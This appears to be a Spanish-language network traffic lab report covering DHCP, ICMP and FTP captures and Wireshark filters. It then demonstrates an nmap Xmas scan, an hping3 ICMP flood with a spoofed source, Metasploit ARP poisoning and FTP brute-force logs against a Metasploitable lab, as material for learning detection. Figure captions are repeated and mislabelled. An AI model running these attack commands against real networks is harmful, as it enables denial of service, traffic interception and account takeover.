DNS: 4.2.2.2

Figura 20. DNS Queries Name

Offer:

Dirección IP: 192.168.1.16
 Máscara de red: 255.255.255.0
 Router: 192.168.1.254
 DNS: 4.2.2.2

Tiempo de concesión: 8 horas

Figura 21. DNS Queries Name

Request: El cliente envía un mensaje DHCP Request donde confirma al servidor DHCP que quiere asignarse esa dirección ip concedida.

Acknowledge: El servidor responde con un ACK confirmando la concesión de la dirección ip




Figura 21. DNS Queries Name

1	0.000000000	fe80::c828:6853:698...	ff02::2	ICMPv6	62	Router Solicitation
2	10.046338135	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Tran
3	10.046978453	10.0.2.3	255.255.255.255	DHCP	590	DHCP Offer - Tran
4	10.047052971	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Tran
5	10.049608455	10.0.2.3	255.255.255.255	DHCP	590	DHCP ACK - Tran

Figura 21. DNS Queries Name

ICMP




Figura 21. DNS Queries Name

4	13.439576224	10.0.2.35	10.0.2.35	ICMP	98 Echo (ping) request	id=0x8018, seq=1/256, ttl=64 (reply in 5)
5	13.439763039	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=1/256, ttl=64 (request in 4)
6	14.457281185	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=2/512, ttl=64 (reply in 7)
7	14.457696867	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=2/512, ttl=64 (request in 6)
8	15.480428091	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=3/768, ttl=64 (reply in 9)
9	15.480727834	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=3/768, ttl=64 (request in 8)
10	16.508472076	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=4/1024, ttl=64 (reply in 11)
11	16.508771414	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=4/1024, ttl=64 (request in 10)
12	17.528716069	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=5/1280, ttl=64 (reply in 13)
13	17.529042799	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=5/1280, ttl=64 (request in 12)
16	18.552218374	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=6/1536, ttl=64 (reply in 17)
17	18.552443865	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=6/1536, ttl=64 (request in 16)
18	19.576551294	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=7/1792, ttl=64 (reply in 19)
19	19.577115431	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=7/1792, ttl=64 (request in 18)
20	20.600244788	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=8/2048, ttl=64 (reply in 21)
21	20.600594020	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=8/2048, ttl=64 (request in 20)
22	21.624338362	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=9/2304, ttl=64 (reply in 23)
23	21.624619319	10.0.2.36	10.0.2.35	ICMP	98 Echo (ping) reply	id=0x8018, seq=9/2304, ttl=64 (request in 22)
24	22.648192973	10.0.2.35	10.0.2.36	ICMP	98 Echo (ping) request	id=0x8018, seq=10/2560, ttl=64 (reply in 25)

Figura 21. DNS Queries Name

FTP




Figura 22. DNS Queries Name

Filtros de visualización wireshark

1) Captura por direcciones ip (ip)

a) `ip.addr == 10.0.2.5` # tanto ip origen(src) como ip destino(dst)

b) `ip.dst == 10.0.2.5`

c) `ip.src == 10.0.2.5`

Notas:

`(ip.addr == 10.0.2.5)` # Crear un grupo

`!(ip.addr == 10.0.2.5)` # Negar el grupo

2) Filtrado por direcciones MAC (eth)

a) `eth.addr == 00:11:22:33:44:55` # toda la dirección MAC tanto origen como destino

b) `eth.addr contains 00:11:22` # una parte de la dirección MAC

3) Por protocolo y puerto

a) tcp

b) udp

c) http

d) dns

4) Por tiempo

a) `frame.time_relative < 10` # en los primeros 10 segundos

5) Por tamaño

a) `frame.len > 1000` # mayores a 1000 bytes




Figura 23. Unidades de Información

AMBIENTE DE PRUEBAS

LABORATORIO DE ANÁLISIS DE TRÁFICO DE RED

VirtualBox NAT Network | Kali Linux + Metasploitable 2 + Wireshark




Figura 24. Arquitectura de Laboratorio Wireshark

CHRISTMAS TREE ATTACK

El paquete tiene encendido todas las flags de un paquete TCP → costoso para el enrutador

```
(kali㉿kali)-[~]
$ nmap -sX 10.0.2.4 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 17:03 -05
```

Figura 25. POC - Christmas tree attack

3191	2.558248207	10.0.2.5	10.0.2.4	TCP	54	40256	→	54/37	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3192	2.558332165	10.0.2.5	10.0.2.4	TCP	54	40256	→	13390	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3193	2.558419248	10.0.2.5	10.0.2.4	TCP	54	40256	→	57589	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3194	2.558526819	10.0.2.5	10.0.2.4	TCP	54	40256	→	51883	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3195	2.558615603	10.0.2.5	10.0.2.4	TCP	54	40256	→	10912	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3196	2.558699781	10.0.2.5	10.0.2.4	TCP	54	40256	→	62316	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3197	2.558784110	10.0.2.5	10.0.2.4	TCP	54	40256	→	35305	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3198	2.558869910	10.0.2.5	10.0.2.4	TCP	54	40256	→	28370	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3199	2.559161510	10.0.2.5	10.0.2.4	TCP	54	40256	→	12602	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3200	2.559247510	10.0.2.5	10.0.2.4	TCP	54	40256	→	22778	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3201	2.559332960	10.0.2.5	10.0.2.4	TCP	54	40256	→	19927	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3202	2.559418540	10.0.2.5	10.0.2.4	TCP	54	40256	→	4809	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3203	2.559504040	10.0.2.5	10.0.2.4	TCP	54	40256	→	41236	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3204	2.559590121	10.0.2.5	10.0.2.4	TCP	54	40256	→	65089	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3205	2.559671936	10.0.2.5	10.0.2.4	TCP	54	40256	→	50913	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3206	2.559752800	10.0.2.5	10.0.2.4	TCP	54	40256	→	19712	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3207	2.559834134	10.0.2.5	10.0.2.4	TCP	54	40256	→	22282	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3208	2.559919544	10.0.2.5	10.0.2.4	TCP	54	40256	→	22651	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3209	2.560004693	10.0.2.5	10.0.2.4	TCP	54	40256	→	33567	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3210	2.560085296	10.0.2.5	10.0.2.4	TCP	54	40256	→	16432	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0
3211	2.560170800	10.0.2.5	10.0.2.4	TCP	54	40256	→	46191	[FIN, PSH, URG]	Seq=1 Win=1024 Urg=0 Len=0

Figura 26. POC - Christmas tree attack

Identificar a la máquina atacante a través de la ip origen y desconectarlo de la red o tomar otra acción adicional

ICMP Flooding

Provocar la denegación de servicio DoS a través de la inundación de mensajes ICMP

```
(kali㉿kali)-[~]
$ sudo hping3 --icmp --flood -a 10.0.2.4 10.0.2.255
```

Figura 27. DNS Queries Name

No.	Time	Source	Destination	Protocol	Length	Info
38894	100.659549450	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=59543/38888, ttl=64 (no response found!)
38895	100.659867437	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=59799/38889, ttl=64 (no response found!)
38896	100.660167959	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=60055/38890, ttl=64 (no response found!)
38897	100.660454120	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=60311/38891, ttl=64 (no response found!)
38898	100.660746371	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=60567/38892, ttl=64 (no response found!)
38899	100.661038130	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=60823/38893, ttl=64 (no response found!)
38900	100.661341897	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=61079/38894, ttl=64 (no response found!)
38901	100.661643560	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=61335/38895, ttl=64 (no response found!)
38902	100.661964771	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=61591/38896, ttl=64 (no response found!)
38903	100.662269889	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=61847/38897, ttl=64 (no response found!)
38904	100.662561168	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=62103/38898, ttl=64 (no response found!)
38905	100.663056433	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=62359/38899, ttl=64 (no response found!)
38906	100.663625352	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=62615/38900, ttl=64 (no response found!)
38907	100.664006447	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=62871/38901, ttl=64 (no response found!)
38908	100.664379240	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=63127/38902, ttl=64 (no response found!)
38909	100.664758763	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=63383/38903, ttl=64 (no response found!)
38910	100.665139588	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=63639/38904, ttl=64 (no response found!)
38911	100.665541272	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=63895/38905, ttl=64 (no response found!)
38912	100.665996522	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=64151/38906, ttl=64 (no response found!)
38913	100.666471778	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=64407/38907, ttl=64 (no response found!)
38914	100.667151792	10.0.2.4	10.0.2.255	ICMP	42	Echo (ping) request id=0x7bd5, seq=64663/38908, ttl=64 (no response found!)

Figura 17. DNS Queries Name

ARP Poisoning

Consiste en contaminar la tabla ARP de una víctima, con registros maliciosos, para forzarla a enviar su tráfico hacia un sistema atacante, de esta manera el atacante puede interceptar el tráfico de la víctima y ocasionar un escenario de DoS

```
msf > use auxiliary/spoof/arp/arp_poisoning
```

Figura 17. DNS Queries Name

```
msf auxiliary(spoof/arp/arp_poisoning) > set dhost 10.0.2.4
[!] Unknown datastore option: dhost. Did you mean DHOSTS?
dhost => 10.0.2.4
msf auxiliary(spoof/arp/arp_poisoning) > set shost 10.0.2.5
[!] Unknown datastore option: shost. Did you mean dhost?
shost => 10.0.2.5
msf auxiliary(spoof/arp/arp_poisoning) >
```

Figura 17. DNS Queries Name

812	109.953171081	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
813	110.154166833	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
814	110.267488993	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
815	110.371756792	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
816	110.473141970	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
817	110.574501512	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
818	110.775147328	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
819	110.876699077	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
820	110.977803563	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
821	111.180146113	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
822	111.284526391	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
823	111.391573806	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
824	111.508207487	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
825	111.624454407	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67
826	111.740937857	PcsCompu_b1:9d:67	PcsCompu_b7:ed:46	ARP	60	10.0.2.1 is at 08:00:27:b1:9d:67

Frame 812: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_b1:9d:67 (08:00:27:b1:9d:67), Dst: PcsCompu_b7:ed:46 (08:00:27:b7:ed:46)
Address Resolution Protocol (reply)

Figura 17. DNS Queries Name

ATAQUES DE FUERZA BRUTA

```
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "michael" - 13 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "football" - 14 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "password" - 15 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "shadow" - 16 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "monkey" - 17 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "abc123" - 18 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "pass" - 19 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "fuckme" - 20 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "6969" - 21 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "jordan" - 22 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "harley" - 23 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "ranger" - 24 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "iwantu" - 25 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "jennifer" - 26 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "hunter" - 27 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "fuck" - 28 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "2000" - 29 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "test" - 30 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "batman" - 31 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "trustno1" - 32 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "thomas" - 33 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "tigger" - 34 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "robert" - 35 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "access" - 36 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "love" - 37 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "buster" - 38 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "1234567" - 39 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "soccer" - 40 of 500 [child 2] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "hockey" - 41 of 500 [child 1] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "killer" - 42 of 500 [child 0] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "george" - 43 of 500 [child 3] (0/0)
[ATTEMPT] target 10.0.2.36 - login "msfadmin" - pass "sexy" - 44 of 500 [child 2] (0/0)
```

```
684 50.861014347 10.0.2.36 10.0.2.35 FTP 86 Response: 220 (vsFTPD 2.3.4)
685 50.861031719 10.0.2.35 10.0.2.36 TCP 66 33650 - 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=122568866 TSecr=332155
686 51.262683513 10.0.2.35 10.0.2.36 FTP 81 Request: USER msfadmin
687 51.262999283 10.0.2.36 10.0.2.35 TCP 66 21 - 33650 [ACK] Seq=21 Ack=16 Win=5888 Len=0 TSval=332195 TSecr=122569268
688 51.263076817 10.0.2.36 10.0.2.35 FTP 100 Response: 331 Please specify the password.
689 51.263092645 10.0.2.35 10.0.2.36 TCP 66 33650 - 21 [ACK] Seq=16 Ack=55 Win=64256 Len=0 TSval=122569268 TSecr=332195
690 51.297173803 10.0.2.36 10.0.2.35 FTP 88 Response: 530 Login incorrect.
691 51.297254966 10.0.2.35 10.0.2.36 TCP 66 55424 - 21 [ACK] Seq=85 Ack=189 Win=64256 Len=0 TSval=122569303 TSecr=332199
692 51.297414234 10.0.2.36 10.0.2.35 FTP 88 Response: 530 Login incorrect.
693 51.297439063 10.0.2.35 10.0.2.36 TCP 66 55440 - 21 [ACK] Seq=84 Ack=189 Win=64256 Len=0 TSval=122569303 TSecr=332199
694 51.297739306 10.0.2.36 10.0.2.35 TCP 66 21 - 55440 [FIN, ACK] Seq=189 Ack=84 Win=5888 Len=0 TSval=332199 TSecr=122569303
695 51.297966963 10.0.2.36 10.0.2.35 TCP 66 21 - 55424 [FIN, ACK] Seq=189 Ack=85 Win=5888 Len=0 TSval=332199 TSecr=122569303
696 51.316845451 10.0.2.36 10.0.2.35 FTP 88 Response: 530 Login incorrect.
697 51.316875232 10.0.2.35 10.0.2.36 TCP 66 55456 - 21 [ACK] Seq=86 Ack=189 Win=64256 Len=0 TSval=122569322 TSecr=332201
698 51.316906061 10.0.2.36 10.0.2.35 TCP 66 21 - 55456 [FIN, ACK] Seq=189 Ack=86 Win=5888 Len=0 TSval=332201 TSecr=122565601
699 51.342586497 10.0.2.35 10.0.2.36 TCP 66 55424 - 21 [ACK] Seq=85 Ack=190 Win=64256 Len=0 TSval=122569348 TSecr=332199
700 51.342620317 10.0.2.36 10.0.2.36 TCP 66 55440 - 21 [ACK] Seq=84 Ack=190 Win=64256 Len=0 TSval=122569348 TSecr=332199
701 51.358795510 10.0.2.35 10.0.2.36 TCP 66 55456 - 21 [ACK] Seq=86 Ack=190 Win=64256 Len=0 TSval=122569364 TSecr=332201
702 51.368052384 10.0.2.35 10.0.2.36 FTP 79 Request: PASS hammer
703 51.397033670 10.0.2.35 10.0.2.36 FTP 81 Request: USER msfadmin
704 51.398015835 10.0.2.35 10.0.2.36 TCP 66 55424 - 21 [FIN, ACK] Seq=100 Ack=190 Win=64256 Len=0 TSval=122569403 TSecr=332199
705 51.398318845 10.0.2.35 10.0.2.36 TCP 74 33660 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=122569404 TSecr=0 WS=128
706 51.398363749 10.0.2.36 10.0.2.35 TCP 60 21 - 55424 [RST] Seq=190 Win=0 Len=0
707 51.398364541 10.0.2.36 10.0.2.35 TCP 60 21 - 55424 [RST] Seq=190 Win=0 Len=0
708 51.398436033 10.0.2.36 10.0.2.35 TCP 74 21 - 33660 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=332209 TSecr=122569404 WS=128
```

```
220 (vsFTPD 2.3.4)
USER msfadmin
331 Please specify the password.
PASS joshua
530 Login incorrect.
500 OOPS: vsf_sysutil_recv_peek: no data
```